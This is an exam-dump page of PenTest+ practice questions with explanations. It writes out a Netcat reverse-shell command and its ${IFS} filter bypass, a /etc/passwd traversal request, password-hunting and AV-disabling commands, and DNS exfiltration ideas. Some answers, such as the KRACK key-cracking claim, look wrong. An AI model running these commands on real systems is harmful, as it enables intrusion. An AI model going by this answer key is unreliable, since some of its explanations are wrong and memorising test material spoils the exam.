CompTIA.PT0-003.v2026-06-29.q137

Exam Code:	PT0-003
Exam Name:	CompTIA PenTest+ Exam
Certification Provider:	CompTIA
Free Question Number:	137
Version:	v2026-06-29
# of views:	105
# of Questions views:	1489
https://www.freecram.net/torrent/CompTIA.PT0-003.v2026-06-29.q137.html	

NEW QUESTION: 1
A penetration tester is trying to bypass a command injection blocklist to exploit a remote code execution vulnerability. The tester uses the following command:
nc -e /bin/sh 10.10.10.16 4444
Which of the following would most likely bypass the filtered space character?
A. ${IFS}
B. %0a
C. + *
D. %20
Answer: (SHOW ANSWER)
To bypass a command injection blocklist that filters out the space character, the tester can use ${IFS}. ${IFS} stands for Internal Field Separator in Unix-like systems, which by default is set to space, tab, and newline characters.
Command Injection:
Command injection vulnerabilities allow attackers to execute arbitrary commands on the host operating system via a vulnerable application.
Filters or blocklists are often implemented to prevent exploitation by disallowing certain characters like spaces.
Bypassing Filters:
${IFS}: Using ${IFS} instead of a space can bypass filters that block spaces. ${IFS} expands to a space character in shell commands.
Example: The command nc -e /bin/sh 10.10.10.16 4444 can be rewritten as nc${IFS}-e${IFS}/bin/sh${IFS}
10.10.10.16${IFS}4444.
Alternative Encodings:
%0a: Represents a newline character in URL encoding.
+: Sometimes used in place of space in URLs.
%20: URL encoding for space.
However, ${IFS} is most appropriate for shell command contexts.
Pentest References:
Command Injection: Understanding how command injection works and common techniques to exploit it.
Bypassing Filters: Using creative methods like environment variable expansion to bypass input filters and execute commands.
Shell Scripting: Knowledge of shell scripting and environment variables is crucial for effective exploitation.

By using ${IFS}, the tester can bypass the filtered space character and execute the intended command, demonstrating the vulnerability ' s exploitability.
======

NEW QUESTION: 2
A penetration tester is testing a power plant ' s network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?
A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.
Answer: (SHOW ANSWER)
When testing a power plant ' s network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
Port Mirroring:
Definition: Port mirroring (SPAN - Switched Port Analyzer) is a method of monitoring network traffic by duplicating packets from one or more switch ports to another port where a monitoring device is connected.
Purpose: Allows passive monitoring of network traffic without impacting network operations or device performance.
Avoiding Disruption:
Non-Intrusive: Port mirroring is non-intrusive and does not generate additional traffic or load on the network devices, making it suitable for sensitive environments like power plants where disruption is not acceptable.
Other Options:
Network Scanner Engine: Active scanning might disrupt network operations or devices, which is not suitable for critical infrastructure.
Testing Framework: Validating vulnerabilities on devices might involve active testing, which can be disruptive.
Network Mapper Tool: Running a network mapper tool (like Nmap) actively scans the network and might disrupt services.
Pentest References:
Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant ' s network without risking disruption to the grid.
======

NEW QUESTION: 3
A penetration tester reviews a SAST vulnerability scan report. The following vulnerability has been reported as high severity:
Source file: components.ts
Issue 2 of 12: Command injection
Severity: High
Call: .innerHTML = response
The tester inspects the source file and finds the variable response is defined as a constant and is not referred to or used in other sections of the code. Which of the following describes how the tester should classify this reported vulnerability?
A. False negative
B. False positive
C. True positive
D. Low severity

Answer: (SHOW ANSWER)
A false positive occurs when a vulnerability scan incorrectly flags a security issue that does not exist or is not exploitable in the context of the application. Here's the reasoning:
* Definition of Command Injection:Command injection vulnerabilities occur when user-controllable data is passed to an interpreter or command execution context without proper sanitization, allowing an attacker to execute arbitrary commands.
* Code Analysis:
* The response variable is defined as a constant (const), which implies its value is immutable during runtime.
* The response is not sourced from user input nor used elsewhere, meaning there is no attack surface or exploitation pathway for an attacker to influence the content of response.
* Scanner Misclassification:Static Application Security Testing (SAST) tools may flag vulnerabilities based on patterns (e.g., .innerHTML usage) without assessing the source and flow of data, resulting in false positives.
* Final Classification:Since the response variable is static and unchangeable, the flagged issue is not exploitable. This makes it a false positive.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 4.0 (Penetration Testing Tools)
* OWASP Static Code Analysis Guide

NEW QUESTION: 4
A penetration tester gains shell access to a Windows host. The tester needs to permanently turn off protections in order to install additional payload. Which of the following commands is most appropriate?
A. sc config <svc_name> start=disabled
B. sc query state= all
C. pskill <pid_svc_name>
D. net config <svc_name>
Answer: (SHOW ANSWER)
* Command Explanation:
* The sc config command is used to configure service startup settings in Windows. Using start=disabled will permanently disable a specific service, effectively turning off protections such as antivirus or other monitoring services.
* Why Not Other Options?
* B (sc query state= all): This command lists all services and their states but does not disable or modify any service.
* C (pskill): This command is used to terminate a process temporarily, but it does not permanently disable the service.
* D (net config): This command is used for configuring network settings, not for managing services.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Windows Service Exploitation Guidelines

NEW QUESTION: 5
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?
A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target ' s main web page that collects usernames, metadata, and possible data exposures

Answer: (SHOW ANSWER)
Hunter.io is a tool used for finding professional email addresses associated with a domain. Here's what it provides:
Functionality of Hunter.io:
Email Address Collection: Gathers email addresses associated with a target domain from various sources across the internet.
Verification: Validates the email addresses to ensure they are deliverable.
Sources: Aggregates data from public sources, company websites, and other internet databases.
Comparison with Other Options:
DNS Records (B): Hunter.io does not focus on DNS records; tools like dig or nslookup are used for DNS information.
Data Breach Information (C): Services like Have I Been Pwned are used for data breach information.
Web Page Information (D): Tools like wget, curl, or specific web scraping tools are used for collecting detailed web page information.
Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.
======

NEW QUESTION: 6
A penetration tester attempts to obtain the preshared key for a client ' s wireless network. Which of the following actions will most likely aid the tester?
A. Deploying an evil twin with a WiFi Pineapple
B. Performing a password spraying attack with Hydra
C. Setting up a captive portal using SET
D. Deauthenticating clients using aireplay-ng
Answer: (SHOW ANSWER)
Obtaining a wireless preshared key (PSK) in a WPA/WPA2-Personal environment typically relies on capturing the 4-way handshake (or equivalent key exchange) between a client and the access point. PenTest+ emphasizes that the handshake is captured when a client authenticates or reauthenticates to the network; once the handshake is collected, the tester can attempt an offline password attack to determine the PSK (subject to rules of engagement and authorization).
Using aireplay-ng to perform a deauthentication attack forces connected clients to disconnect and then automatically reconnect, which triggers a new handshake that can be captured by the tester's monitoring interface. This directly supports the goal of acquiring material needed to recover the PSK.
An evil twin (A) and captive portal (C) are social-engineering approaches more aligned with credential harvesting for enterprise/portal-based access, not reliably extracting a WPA2-PSK.
Password spraying with Hydra (B) targets online login services and is not applicable to cracking a WPA/WPA2 PSK, which is derived from the handshake and performed offline.

NEW QUESTION: 7
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
A. Target 1: EPSS Score = 0.6 and CVSS Score = 4
B. Target 2: EPSS Score = 0.3 and CVSS Score = 2
C. Target 3: EPSS Score = 0.6 and CVSS Score = 1
D. Target 4: EPSS Score = 0.4 and CVSS Score = 4.5
Answer: (SHOW ANSWER)
* EPSS and CVSS Analysis:
* EPSS (Exploit Prediction Scoring System) indicates the likelihood of exploitation.
* CVSS (Common Vulnerability Scoring System) represents the severity of the vulnerability.
* Rationale:
* Target 1 has the highest EPSS score (0.6) combined with a moderately high CVSS score (4), making it the most likely to be attacked.

* Other options either have lower EPSS or CVSS scores, reducing their likelihood of being exploited.
CompTIA Pentest+ References:
* Domain 2.0 (Information Gathering and Vulnerability Identification)

NEW QUESTION: 8
During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?
A. On-path
B. Logic bomb
C. Rootkit
D. Buffer overflow
Answer: (SHOW ANSWER)
A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host's operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.
Definition and Purpose:
Rootkits are primarily used to gain and maintain root access (administrative privileges) on a system.
They disguise themselves as legitimate software or integrate deeply into the operating system to avoid detection.
Mechanisms of Action:
Kernel Mode Rootkits: These operate at the kernel level, which is the core of the operating system, making them very powerful and hard to detect.
User Mode Rootkits: These run in the same space as user applications, intercepting and altering standard system API calls to hide their presence.
Bootkits: These infect the Master Boot Record (MBR) or Volume Boot Record (VBR) and load before the operating system, making them extremely difficult to detect and remove.
Detection and Prevention:
Detection Tools: Tools like RootkitRevealer, Chkrootkit, and rkhunter can help in identifying rootkits.
Prevention: Regular system updates, use of strong antivirus and anti-malware solutions, and integrity checking tools like Tripwire can help in preventing rootkit infections.
Real-World Examples:
Sony BMG Rootkit: In 2005, Sony BMG included a rootkit in their digital rights management (DRM) software on music CDs. The rootkit hid files and processes, leading to a major scandal when it was discovered.
Stuxnet: This sophisticated worm included a rootkit component to hide its presence on infected systems, making it one of the most infamous examples of rootkit use in a cyber attack.
References from Pentesting Literature:
In " Penetration Testing - A Hands-on Introduction to Hacking " by Georgia Weidman, rootkits are discussed in the context of post-exploitation, where maintaining access to the compromised system is crucial.
Various HTB write-ups, such as the analysis of complex attacks involving multiple stages of exploitation, often highlight the use of rootkits in maintaining persistent access.
Step-by-Step ExplanationReferences:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups on sophisticated attacks
======

NEW QUESTION: 9
A penetration tester is getting ready to conduct a vulnerability scan to evaluate an environment that consists of a container orchestration cluster. Which of the following tools would be best to use for this purpose?
A. NSE

B. Nessus
C. CME
D. Trivy
Answer: D (LEAVE A REPLY)
In a container orchestration environment (for example, Kubernetes), the most valuable vulnerability scanning capability is one that understands container images, packages, and misconfigurations that commonly occur in containerized workloads. Trivy is specifically designed for container security assessment: it scans container images and the underlying OS/application dependencies for known vulnerabilities and can also identify misconfigurations relevant to cloud-native deployments. This aligns closely with PenTest+ guidance that testers should choose tools that match the technology stack being assessed-container ecosystems require image- and dependency-aware scanning rather than only traditional host/service scanning. NSE (Nmap Scripting Engine) is excellent for network discovery and service enumeration, but it does not provide comprehensive container image vulnerability coverage. Nessus is a general-purpose vulnerability scanner and can be useful for hosts, but it is not as directly focused on container image supply chain issues and cluster workload artifacts as a dedicated container scanner. CrackMapExec (CME) is aimed at Windows
/AD enumeration and lateral movement, not container vulnerability scanning. Therefore, Trivy is the best fit for scanning a container orchestration cluster environment.

NEW QUESTION: 10
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C: " pass " *.txt *.cfg *.xml
Which of the following is the penetration tester trying to enumerate?
Freecram.net
A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets
Answer: (SHOW ANSWER)
By running the command findstr /SIM /C: " pass " *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.
Command Analysis:
findstr: A command-line utility in Windows used to search for specific strings in files.
/SIM: Combination of options; /S searches for matching files in the current directory and all subdirectories, /I specifies a case-insensitive search, and /M prints only the filenames with matching content.
/C: " pass " : Searches for the literal string " pass " .
***.txt .cfg .xml: Specifies the file types to search within.
Objective:
The command is searching for the string " pass " within .txt, .cfg, and .xml files, which is indicative of searching for passwords or other sensitive information (secrets).
These file types commonly contain configuration details, credentials, and other sensitive data that might include passwords or secrets.
Other Options:
Configuration files: While .cfg and .xml files can be configuration files, the specific search for " pass " indicates looking for secrets like passwords.
Permissions: This command does not check or enumerate file permissions.
Virtual hosts: This command is not related to enumerating virtual hosts.
Pentest References:
Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.

======

NEW QUESTION: 11
A client warns the assessment team that an ICS application is maintained by the manufacturer. Any tampering of the host could void the enterprise support terms of use.
Which of the following techniques would be most effective to validate whether the application encrypts communications in transit?
A. Utilizing port mirroring on a firewall appliance
B. Installing packet capture software on the server
C. Reconfiguring the application to use a proxy
D. Requesting that certificate pinning be disabled
Answer: (SHOW ANSWER)
Since direct interaction with the ICS application is restricted, the best way to analyze network traffic without modifying the system is to use port mirroring on a firewall or network switch.
* Option A (Port mirroring) #:
* Correct. Port mirroring (SPAN) copies network traffic without modifying the host system.
* Allows passive analysis of whether encryption is used.
* Option B (Packet capture on the server) #:
* Requires modifying the host, which is prohibited by the client.
* Option C (Reconfiguring the app to use a proxy) #:
* Modifies application settings, which violates the client's terms.
* Option D (Disabling certificate pinning) #:
* Requires changes to security settings, which is not allowed in this scenario.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Passive Traffic Analysis for ICS Systems

NEW QUESTION: 12
A tester wants to pivot from a compromised host to another network with encryption and the least amount of interaction with the compromised host. Which of the following is the best way to accomplish this objective?
A. Create an SSH tunnel using sshuttle to forward all the traffic to the compromised computer.
B. Configure a VNC server on the target network and access the VNC server from the compromised computer.
C. Set up a Metasploit listener on the compromised computer and create a reverse shell on the target network.
D. Create a Netcat connection to the compromised computer and forward all the traffic to the target network.
Answer: A (LEAVE A REPLY)
Pivoting allows attackers to use a compromised host as a gateway to access internal resources.
Create an SSH tunnel using sshuttle (Option A):
sshuttle creates a transparent VPN-like connection over SSH, allowing the tester to forward traffic securely.
Advantages:
Provides encryption, preventing IDS/IPS detection.
Requires minimal interaction with the compromised host.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Pivoting and Lateral Movement Techniques
"
Incorrect options:
Option B (VNC server): VNC lacks encryption and is easily detectable.
Option C (Metasploit listener): Reverse shells can be detected by EDR solutions.

Option D (Netcat connection): Netcat is plaintext, making it highly detectable.

NEW QUESTION: 13
A penetration tester needs to scan a remote infrastructure with Nmap. The tester issues the following command:
nmap 10.10.1.0/24
Which of the following is the number of TCP ports that will be scanned?
A. 256
B. 1,000
C. 1,024
D. 65,535
Answer: (SHOW ANSWER)
By default, Nmap scans the top 1,000 most commonly used TCP ports unless otherwise specified.
Option A (256) #: Incorrect. This refers to the number of hosts in a /24 subnet, not the number of ports scanned.
Option B (1,000) #: Correct. Nmap defaults to scanning the 1,000 most common TCP ports unless the -p flag is used to specify a different range.
Option C (1,024) #: Incorrect. The first 1,024 ports are well-known ports, but Nmap scans 1,000 by default, not 1,024.
Option D (65,535) #: Incorrect. Nmap only scans all ports if the -p- flag is used (e.g., nmap -p- < target >).
Reference: CompTIA PenTest+ PT0-003 Official Guide - Network Scanning with Nmap

NEW QUESTION: 14
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester ' s machine. Which of the following commands should the tester use to do this task from the tester ' s host?
A. attacker_host$ nmap -sT < target_cidr > | nc -n < compromised_host > 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0 < backpipe | nc < target_cidr > 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n < target_cidr > attacker_host$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT < target_cidr >
Answer: (SHOW ANSWER)
ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.
Understanding ProxyChains:
Purpose: ProxyChains allows you to force any TCP connection made by any given application to follow through proxies like TOR, SOCKS4, SOCKS5, and HTTP(S).
Usage: It's commonly used to anonymize network traffic and perform actions through an intermediate proxy.
Command Breakdown:
proxychains nmap -sT < target_cidr > : This command uses ProxyChains to route the Nmap scan traffic through the configured proxies.
Nmap Scan (-sT): This option specifies a TCP connect scan.
Setting Up ProxyChains:
Configuration File: ProxyChains configuration is typically found at /etc/proxychains.conf.
Adding Proxy: Add the compromised host as a SOCKS proxy.
Step-by-Step Explanationplaintext
Copy code
socks4 127.0.0.1 1080
Execution:

Start Proxy Server: On the compromised host, run a SOCKS proxy (e.g., using ssh -D 1080 user@compromised_host).
Run ProxyChains with Nmap: Execute the command on the attacker ' s host.
proxychains nmap -sT < target_cidr >
References from Pentesting Literature:
ProxyChains is commonly discussed in penetration testing guides for scenarios involving pivoting through a compromised host.
HTB write-ups frequently illustrate the use of ProxyChains for routing traffic through intermediate systems.
References:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
======

NEW QUESTION: 15
A penetration tester is trying to get unauthorized access to a web application and executes the following command:
GET /foo/images/file?id=2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd Which of the following web application attacks is the tester performing?
A. Insecure Direct Object Reference
B. Cross-Site Request Forgery
C. Directory Traversal
D. Local File Inclusion
Answer: (SHOW ANSWER)
The attacker is attempting to access restricted files by navigating directories beyond their intended scope.
Directory Traversal (Option C):
The request uses encoded " ../ " sequences (%2e%2e%2f = ../) to move up directories and access /etc/passwd.
This is a classic directory traversal attack aimed at accessing system files.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Directory Traversal Attacks " Incorrect options:
Option A (Insecure Direct Object Reference - IDOR): IDOR exploits direct access to objects (e.g., changing user_id=123 to user_id=456), not directory navigation.
Option B (CSRF): CSRF forces users to execute unwanted actions, unrelated to directory access.
Option D (Local File Inclusion - LFI): LFI involves including local files (e.g., executing PHP scripts), but this attack only reads a file.

NEW QUESTION: 16
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?
A. IAM
B. Block storage
C. Virtual private cloud
D. Metadata services
Answer: (SHOW ANSWER)
In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.
Metadata Services:
Definition: Cloud service providers offer metadata services that provide information about the running instance, such as instance ID, hostname, network configurations, and user data.
Access: These services are accessible from within the virtual machine and often include sensitive information used during the initialization and configuration of the VM.
Other Features:

IAM (Identity and Access Management): Manages permissions and access to resources but does not directly expose initialization data.
Block Storage: Provides persistent storage but does not directly expose initialization data.
Virtual Private Cloud (VPC): Provides network isolation for cloud resources but does not directly expose initialization data.
Pentest References:
Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.
Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured.
By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.
======

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 17
A penetration tester must identify hosts without alerting an IPS. The tester has access to a local network segment. Which of the following is the most logical action?
A. Performing reverse DNS lookups
B. Utilizing Nmap using a ping sweep
C. Conducting LLMNR poisoning using Responder
D. Viewing the local routing table on the host
Answer: (SHOW ANSWER)
When the objective is to identify hosts while minimizing the chance of triggering an IPS, PenTest+ prioritizes low-noise reconnaissance techniques over active probing. A reverse DNS lookup queries DNS PTR records for IP addresses and can reveal hostnames for systems that are already registered in internal DNS. This often generates traffic that appears similar to normal enterprise name-resolution activity and is typically less suspicious than broad ICMP echo sweeps or repeated port probes.
An Nmap ping sweep is an overt discovery action that sends ICMP (and sometimes ARP/other probes) across a range and is more likely to be detected or rate-limited by monitoring and IPS controls. LLMNR poisoning with Responder is an active interception/credential capture technique that can be highly detectable and is not simply "host identification." Viewing the local routing table is very quiet, but it primarily reveals networks and routes, not a list of live hosts on the segment. Therefore, reverse DNS lookups are the most logical balance of effectiveness and stealth for identifying hosts.

NEW QUESTION: 18
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?
A. ChopChop
B. Replay
C. Initialization vector
D. KRACK
Answer: D (LEAVE A REPLY)
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.
KRACK (Key Reinstallation Attack):
Definition: KRACK is a vulnerability in the WPA2 protocol that allows attackers to decrypt and potentially inject packets into a Wi-Fi network by manipulating and replaying cryptographic handshake messages.

Impact: This attack exploits flaws in the WPA2 handshake process, allowing an attacker to break the encryption and gain access to the network.
Other Attacks:
ChopChop: Targets WEP encryption, not WPA2.
Replay: Involves capturing and replaying packets to create effects such as duplicating transactions; it does not break WPA2 encryption.
Initialization Vector (IV): Related to weaknesses in WEP, not WPA2.
Pentest References:
Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.
KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.
By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form
Bottom of Form
======

NEW QUESTION: 19
Given the following statements:
Implement a web application firewall.
Upgrade end-of-life operating systems.
Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?
A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations
Answer: (SHOW ANSWER)
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here's why option D is correct:
Recommendations: This section of the report provides specific actions that should be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
Executive Summary: This section provides a high-level overview of the findings and their implications, intended for executive stakeholders.
Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
Forge HTB: The report ' s recommendations section suggests specific measures to address the identified issues, similar to the given statements.
Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.
======

NEW QUESTION: 20
Which of the following will reduce the possibility of introducing errors or bias in a penetration test report?
A. Secure distribution
B. Peer review

C. Use AI
D. Goal reprioritization
Answer: (SHOW ANSWER)
A peer review process ensures that a penetration test report is accurate, unbiased, and free from errors.
Peer review (Option B):
Senior security professionals verify findings, risk levels, and remediation recommendations.
Reduces the risk of misinterpretation or incorrect data in reports.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Best Practices for Penetration Testing Reports" Incorrect options:
Option A (Secure distribution): Ensures confidentiality, but does not reduce report errors.
Option C (Use AI): AI can assist in analysis, but human verification is essential.
Option D (Goal reprioritization): Changes testing objectives, not report accuracy.

NEW QUESTION: 21
A penetration tester is conducting an assessment of a web application's login page. The tester needs to determine whether there are any hidden form fields of interest. Which of the following is the most effective technique?
A. XSS
B. On-path attack
C. SQL injection
D. HTML scraping
Answer: (SHOW ANSWER)
Hidden form fields in web applications can store user roles, session tokens, and security parameters that attackers may exploit.
HTML scraping (Option D):
Involves analyzing HTML source code to find hidden fields like:
<input type="hidden" name="admin_access" value="true">
Attackers use tools like Burp Suite, ZAP, or browser developer tools (Ctrl+U or Inspect Element) to locate hidden fields.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Web Application Testing and Form Field Analysis" Incorrect options:
Option A (XSS): Exploits JavaScript injection, not for finding hidden fields.
Option B (On-path attack): Involves MITM interception, not directly analyzing form fields.
Option C (SQL injection): Targets databases, not HTML forms

NEW QUESTION: 22
Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?
A. Burp Suite
B. masscan
C. Nmap
D. hping
Answer: (SHOW ANSWER)
When needing to scan a large network for open ports quickly, the choice of tool is critical. Here's why option B is correct:
masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.
Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.

Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.
hping: This is a network tool used for packet crafting and network testing, but it is not designed for high- speed network port scanning.
References from Pentest:
Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.
Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.
======

NEW QUESTION: 23
Which of the following explains the reason a tester would opt to use DREAD over PTES during the planning phase of a penetration test?
A. The tester is conducting a web application test.
B. The tester is assessing a mobile application.
C. The tester is evaluating a thick client application.
D. The tester is creating a threat model.
Answer: (SHOW ANSWER)
DREAD (Damage, Reproducibility, Exploitability, Affected Users, Discoverability) is a threat modeling framework used to assess and prioritize risks.
* Option A (Web application test) #: While DREAD can be used in web security, PTES (Penetration Testing Execution Standard) is a better framework for conducting pentests.
* Option B (Mobile application test) #: PTES provides guidelines for mobile security testing, whereas DREAD is for threat modeling.
* Option C (Thick client application) #: Thick clients require specific testing methodologies, not DREAD.
* Option D (Creating a threat model) #: Correct.
* DREAD is designed for risk assessment and prioritization.
* PTES focuses on penetration testing execution, not threat modeling.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Threat Modeling with DREAD vs. PTES

NEW QUESTION: 24
A penetration tester is attempting to exfiltrate sensitive data from a client environment without alerting the client's blue team. Which of the following exfiltration methods most likely remain undetected?
A. Cloud storage
B. Email
C. Domain Name System
D. Test storage sites
Answer: (SHOW ANSWER)
The Domain Name System (DNS) is commonly used for covert exfiltration because it is an essential protocol in most networks and is less likely to be scrutinized compared to other methods.
Here's how DNS exfiltration works:
* Mechanism:
* Data is encoded into DNS queries or responses, such as using subdomain fields to transmit sensitive information.
* These queries are sent to a malicious DNS server controlled by the attacker, allowing data to bypass traditional detection mechanisms.
* Why It Remains Undetected:
* DNS traffic is frequently allowed and not as heavily monitored compared to other channels like HTTP or email.
* Network security tools often prioritize operational DNS traffic, making detection of anomalies more challenging.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)

* Domain 5.0 (Reporting and Communication)

NEW QUESTION: 25
A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:
bash
for var in -MISSING TEXT-
do
ping -c 1 192.168.10.$var
done
Which of the following pieces of code should the penetration tester use in place of the -MISSING TEXT- placeholder?
A. crunch 1 254 loop
B. seq 1 254
C. echo 1-254
D. {1.-254}
Answer: (SHOW ANSWER)
* Correct Syntax for a Range Loop in Bash:
* The seq command generates a sequence of numbers in a specified range, which is ideal for iterating over IP addresses in a Class C subnet (1-254).
* Example: seq 1 254 will output numbers 1, 2, ..., 254 sequentially.
* Explanation of Other Options:
* A (crunch): The crunch command is used for wordlist generation and is unrelated to looping in Bash.
* C (echo 1-254): This would output "1-254" as a string instead of generating a numeric range.
* D ({1.-254}): This is incorrect Bash syntax and would result in a script error.
* Final Script:
bash
for var in $(seq 1 254)
do
ping -c 1 192.168.10.$var
done
CompTIA Pentest+ References:
* Domain 4.0 (Penetration Testing Tools)
* Bash Scripting and Automation

NEW QUESTION: 26
A penetration tester conducts reconnaissance for a client ' s network and identifies the following system of interest:
$ nmap -A AppServer1.compita.org
Starting Nmap 7.80 (2023-01-14) on localhost (127.0.0.1) at 2023-08-04 15:32:27 Nmap scan report for AppServer1.compita.org (192.168.1.100) Host is up (0.001s latency).
Not shown: 999 closed ports
Port State Service
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet

80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
873/tcp open rsync
8080/tcp open http-proxy
8443/tcp open https-alt
9090/tcp open zeus-admin
10000/tcp open snet-sensor-mgmt
The tester notices numerous open ports on the system of interest. Which of the following best describes this system?
A. A honeypot
B. A Windows endpoint
C. A Linux server
D. An already-compromised system
Answer: (SHOW ANSWER)
A honeypot is a decoy system designed to attract attackers by exposing multiple services and vulnerabilities.
Indicators of a honeypot (Option A):
The system has an unusual combination of Windows (SMB, MSRPC) and Linux (Rsync, SSH) services.
It exposes a large number of open ports, which is uncommon for a production server.
Presence of " zeus-admin " (port 9090) suggests intentionally vulnerable services.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - " Honeypots and Decoys in Reconnaissance " Incorrect options:
Option B (Windows endpoint): Windows would not normally run Rsync (873/tcp) or SSH (22/tcp).
Option C (Linux server): Linux servers typically don't have NetBIOS (139/tcp) or MSRPC (135/tcp).
Option D (Already-compromised system): Although possible, honeypots mimic compromised systems to lure attackers.

NEW QUESTION: 27
A penetration tester cannot find information on the target company ' s systems using common OSINT methods. The tester ' s attempts to do reconnaissance against internet-facing resources have been blocked by the company ' s WAF. Which of the following is the best way to avoid the WAF and gather information about the target company ' s systems?
A. HTML scraping
B. Code repository scanning
C. Directory enumeration
D. Port scanning
Answer: (SHOW ANSWER)
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here's why:
Code Repository Scanning:
Leaked Information: Code repositories (e.g., GitHub, GitLab) often contain sensitive information, including API keys, configuration files, and even credentials that developers might inadvertently commit.
Accessible: These repositories can often be accessed publicly, bypassing traditional defenses like WAFs.
Comparison with Other Methods:
HTML Scraping: Limited to the data present on web pages and can still be blocked by WAF.

Directory Enumeration: Likely to be blocked by WAF as well and might not yield significant internal information.
Port Scanning: Also likely to be blocked or trigger alerts on WAF or IDS/IPS systems.
Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort
======

NEW QUESTION: 28
As part of a penetration test, a tester needs to discover systems in the OT-segmented network. The tester should not disrupt OT services and must minimize device interaction. Which of the following should the penetration tester do?
